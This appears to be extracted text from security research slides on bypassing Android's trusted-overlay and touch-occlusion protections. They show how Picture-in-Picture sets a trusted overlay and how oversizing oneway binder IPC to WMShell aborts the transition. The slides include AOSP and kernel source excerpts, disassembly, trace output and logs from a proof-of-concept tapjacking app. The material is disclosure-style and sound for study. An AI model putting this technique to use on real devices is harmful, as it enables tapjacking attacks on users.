
```
+ IPCThreadState* ipc = IPCThreadState::self();  
+ const int originPid = ipc->getCallingPid();  
+ const int originUid = ipc->getCallingUid();  
+ uint32_t permissions = LayerStatePermissions::getTransactionPermissions(originPid, originUid);  
+ for (auto composerState : states) {  
+     composerState.state.sanitize(permissions);  
+ }
```

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How we Bypass it?



First Full Chain Bypass

- HIDE_SAW BYPASS
- ARIS BYPASS
- TRUSTED_OVERLAY BYPASS

You can't be lucky forever

- Patch to Bug Issue
 - **Not Fun**
- What If...
 - Protect mechanism have no logic issue?

PictureInPicture

- PiP feature
 - Require no permission
 - Render by SysUI
 - Display untrusted content
 - **Set Trusted Overlay!**

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void notifyActivityPipModeChanged(@NonNull Task task, @Nullable ActivityRecord r) {  
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    if (inPip) {  
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    } else {  
        mService.getTaskChangeNotificationController().notifyActivityUnpinned();  
    }  
    mWindowManager.mPolicy.setPipVisibilityLw(inPip);  
    mWmService.mTransactionFactory.get()  
        .setTrustedOverlay(task.getSurfaceControl(), inPip)  
        .apply();  
}
```



```
5: name='b368841 com.poc.abortpiptapjack/com.poc.abortpiptapjack.PocActivity', id=2098, displayId=2,  
inputConfig=NOT_FOCUSABLE | NOT_TOUCHABLE | TRUSTED_OVERLAY | CLONE, alpha=1.00, frame=[441,247][1035,546  
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-0.0000 1.0017 -247.0000  
0.0000 0.0000 1.0000  
6: name='6583f3c ActivityRecordInputSink com.poc.abortpiptapjack/.PocActivity', id=2096, displayId=2  
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230], globalScale=0.000000, applicationInfo.name=, applicationInfo.token=<null>, touchableRegion=[441,230]  
[1035,564], ownerPid=9484, ownerUid=1000, dispatchingTimeout=0ms, hasToken=<null>, touchOcclusionMode=BLOC  
K_UNTRUSTED
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- **However**
 - **Can't control SysUI**
 - **Still far away from exploit**



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 - getWindow().setWindowAnimations(R.style.AnimPoc);
 - App -> SurfaceControl\$Transaction -> WindowState#startAnimation
 - **App render inside SysUI, make SysUI force run our Transaction!**

BrainStorm

- How to control PiP-SysUI?
 - Can I control it by control SurfaceControl\$Transaction?
 - **Pip Also execute Transaction, merged by SysUI ❌**

```
@Override
public void mergeAnimation(@NonNull IBinder transition, @NonNull TransitionInfo info,
    @NonNull SurfaceControl.Transaction t, @NonNull IBinder mergeTarget,
    @NonNull Transitions.TransitionFinishCallback finishCallback) {
    ArrayList<Animator> anims = mAnimations.get(mergeTarget);
    if (anims == null) return;
    for (int i = anims.size() - 1; i >= 0; --i) {
        final Animator anim = anims.get(i);
        mAnimExecutor.execute(anim::end);
    }
}
```

```
080, 2340) d=0}}]
08-03 22:23:31.095  9718  9736 V WindowManagerShell: Transition (#16)android.os.BinderProxy@b0fd4c@0 ready
while (#15)android.os.BinderProxy@2028c6@0 is still animating. Notify the animating transition in case th
ey can be merged
08-03 22:23:31.096  9718  9736 V WindowManagerShell: Transition animation finished (aborted=false), notify
```

How PiP talk to WMSHELL?

- ITransitionPlayer AIDL
 - ONEWAY Mode
 - Anyway to make IPC fail?

```
if (newTransition != null) {  
    // Request at end since we want task-organizer events from ensureActivitiesVisible  
    // to be recognized.  
    transitionController.requestStartTransition(newTransition, rootTask,  
        null /* remoteTransition */, null /* displayChange */);  
    // A new transition was created just for this operations. Since the operation is  
    // complete, mark it as ready.  
    newTransition.setReady(rootTask, true);  
}
```

```
resumeFocusedTasksTopActivities();
```

```
notifyActivityPipModeChanged(r.getTask()
```

```
oneway interface ITransitionPlayer {
```

```
/**
```

```
 * Called when something in WMCORE requires a transition to play -- for example when an Activity  
 * is started in a new Task.
```

```
 *
```

```
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 *                          Pass this to {@link IWindowOrganizerController#startTransition}.
```

```
 * @param request Information about this particular request.
```

```
 */
```

```
void requestStartTransition(in IBinder transitionToken, in TransitionRequestInfo request);
```



ONE-WAY Mode

- What is one-way mode?


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     */  
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}
```

ONE-WAY Mode

- What is one-way mode?
 - Non-oneway := Sync IPC
 - Oneway := Async IPC



Non-oneway



Oneway


ONE-WAY Mode

- What is one-way mode?
 - Oneway IPC size := Non-oneway / 2
 - **Oversize lead to IPC fail! Ret -ENOSPC**

```
/* binder_alloc.c#binder_alloc_mmap_handler */
binder_insert_free_buffer(alloc, buffer);
alloc->free_async_space = alloc->buffer_size / 2;
binder_alloc_set_vma(alloc, vma);
mmgrab(alloc->vma_vm_mm);
```

```
/* binder_alloc.c#binder_alloc_new_buf_locked */
if (is_async &&
    alloc->free_async_space < size + sizeof(struct binder_buffer)) {
    binder_alloc_debug(BINDER_DEBUG_BUFFER_ALLOC,
        "%d: binder_alloc_buf size %zd failed, no async space left\n",
        alloc->pid, size);
    return ERR_PTR(-ENOSPC);
}
```

Attack Scheme



DEBUG Kernel

- Boot.img + kallsyms+ Kprobe/eBPF

- Need to confirm Size of ONEWAY~NON-ONEWAY

```
FFFFFFFF81F9CFF4 48 39 CB          cmp     rbx, rcx
FFFFFFFF81F9CFF7 0F 82 FB 00 00 00     jnb     loc_FFFFFFFF81F9D0F8
FFFFFFFF81F9CFFD 4D 8D 5F 68          lea     r11, [r15+68h] ; r15 = a1 = alloc_ptr
FFFFFFFF81F9D001 0F 1F 44 00 00       nop
FFFFFFFF81F9D006
FFFFFFFF81F9D006          loc_FFFFFFFF81F9D006:          ; CODE XREF: .text:FFFFFFFF81F9D06E8↓j
FFFFFFFF81F9D006          ; .text:FFFFFFFF81F9D0746↓j ...
FFFFFFFF81F9D006 45 85 C0          test    r8d, r8d
FFFFFFFF81F9D009 0F 84 36 01 00 00     jz      loc_FFFFFFFF81F9D145
FFFFFFFF81F9D00F 48 8D 43 68          lea     rax, [rbx+68h] ; rbx = size
FFFFFFFF81F9D00F          ; 0x68 = sizeof(struct binder_buffer)
FFFFFFFF81F9D013 49 39 03          cmp     [r11], rax
```

ONEWAY

```
FFFFFFFF81F9D1A0
FFFFFFFF81F9D1A0          loc_FFFFFFFF81F9D1A0:          ; CODE XREF: binder_alloc_new_buf_locked+208↑j
FFFFFFFF81F9D1A0 4D 8B 6F 40          mov     r13, [r15+40h]
FFFFFFFF81F9D1A4 4D 03 6F 78          add     r13, [r15+78h]
FFFFFFFF81F9D1A8
FFFFFFFF81F9D1A8          loc_FFFFFFFF81F9D1A8:          ; CODE XREF: binder_alloc_new_buf_locked+20E↑j
FFFFFFFF81F9D1A8 4D 2B 6E 58          sub     r13, [r14+58h] ; r13 = buffer_size
FFFFFFFF81F9D1AC 4C 39 EF          cmp     rdi, r13
FFFFFFFF81F9D1AF 72 BF          jnb     short loc_FFFFFFFF81F9D170
FFFFFFFF81F9D1B1 0F 86 C5 00 00 00     jbe     loc_FFFFFFFF81F9D27C
```

NON-ONEWAY

DEBUG Kernel

• 0x7f000~0xfe000

◦ 508kb~1016kb

```
#          _-----> irq<del>off
#          /_-----> need-resched
#          | /_-----> hardirq/softirq
#          || /_-----> preempt-depth
#          ||| /_-----> migrate-disable
#          |||| /_-----> delay
#          TASK-PID    CPU#    |Timestamp| FUNCTION
#          |  |        |      |
m.android.phone-1011  [000] d.Z..  954.389850: oneway_alloc: (0xffffffff81f9d006/0x7d0) async_space=0x7f000 r11=0xffff88802227ea10
m.android.phone-1011  [000] d.Z..  954.389857: non_oneway_alloc: (0xffffffff81f9d1ac/0x7d0) buffer_size=0xfe000
  binder:568_C-1081    [000] d.Z..  954.390069: oneway_alloc: (0xffffffff81f9d006/0x7d0) async_space=0x7f000 r11=0xffff8880222ab210
  binder:568_C-1081    [000] d.Z..  954.390072: non_oneway_alloc: (0xffffffff81f9d1ac/0x7d0) buffer_size=0xfe000
m.android.phone-1011  [000] d.Z..  954.390161: oneway_alloc: (0xffffffff81f9d006/0x7d0) async_space=0x7f000 r11=0xffff88802227ea10
m.android.phone-1011  [000] d.Z..  954.390163: non_oneway_alloc: (0xffffffff81f9d1ac/0x7d0) buffer_size=0xfe000
  binder:568_C-1081    [000] d.Z..  954.390396: oneway_alloc: (0xffffffff81f9d006/0x7d0) async_space=0x7f000 r11=0xffff8880222ab210
  binder:568_C-1081    [000] d.Z..  954.390398: non_oneway_alloc: (0xffffffff81f9d1ac/0x7d0) buffer_size=0xfe000
m.android.phone-1011  [000] d.Z..  954.390474: oneway_alloc: (0xffffffff81f9d006/0x7d0) async_space=0x7f000 r11=0xffff88802227ea10
m.android.phone-1011  [000] d.Z..  954.390476: non_oneway_alloc: (0xffffffff81f9d1ac/0x7d0) buffer_size=0xfe000
  binder:568_C-1081    [000] d.Z..  954.390543: oneway_alloc: (0xffffffff81f9d006/0x7d0) async_space=0x7f000 r11=0xffff8880222ab210
```



Attack WMSHELL IPC

```
JavaBinder: !!! FAILED BINDER TRANSACTION !!! (parcel size = 617408)
TransitionController: Error requesting transition
TransitionController: android.os.TransactionTooLargeException: data parcel size 617408 bytes
TransitionController: at android.os.BinderProxy.transactNative(Native Method)
TransitionController: at android.os.BinderProxy.transact(BinderProxy.java:584)
TransitionController: at android.window.ITransitionPlayer$Stub$Proxy.requestStartTransition(ITransitionPlayer.java:212)
TransitionController: at com.android.server.wm.TransitionController.requestStartTransition(TransitionController.java:713)
TransitionController: at com.android.server.wm.RootWindowContainer.moveActivityToPinnedRootTask(RootWindowContainer.java:217

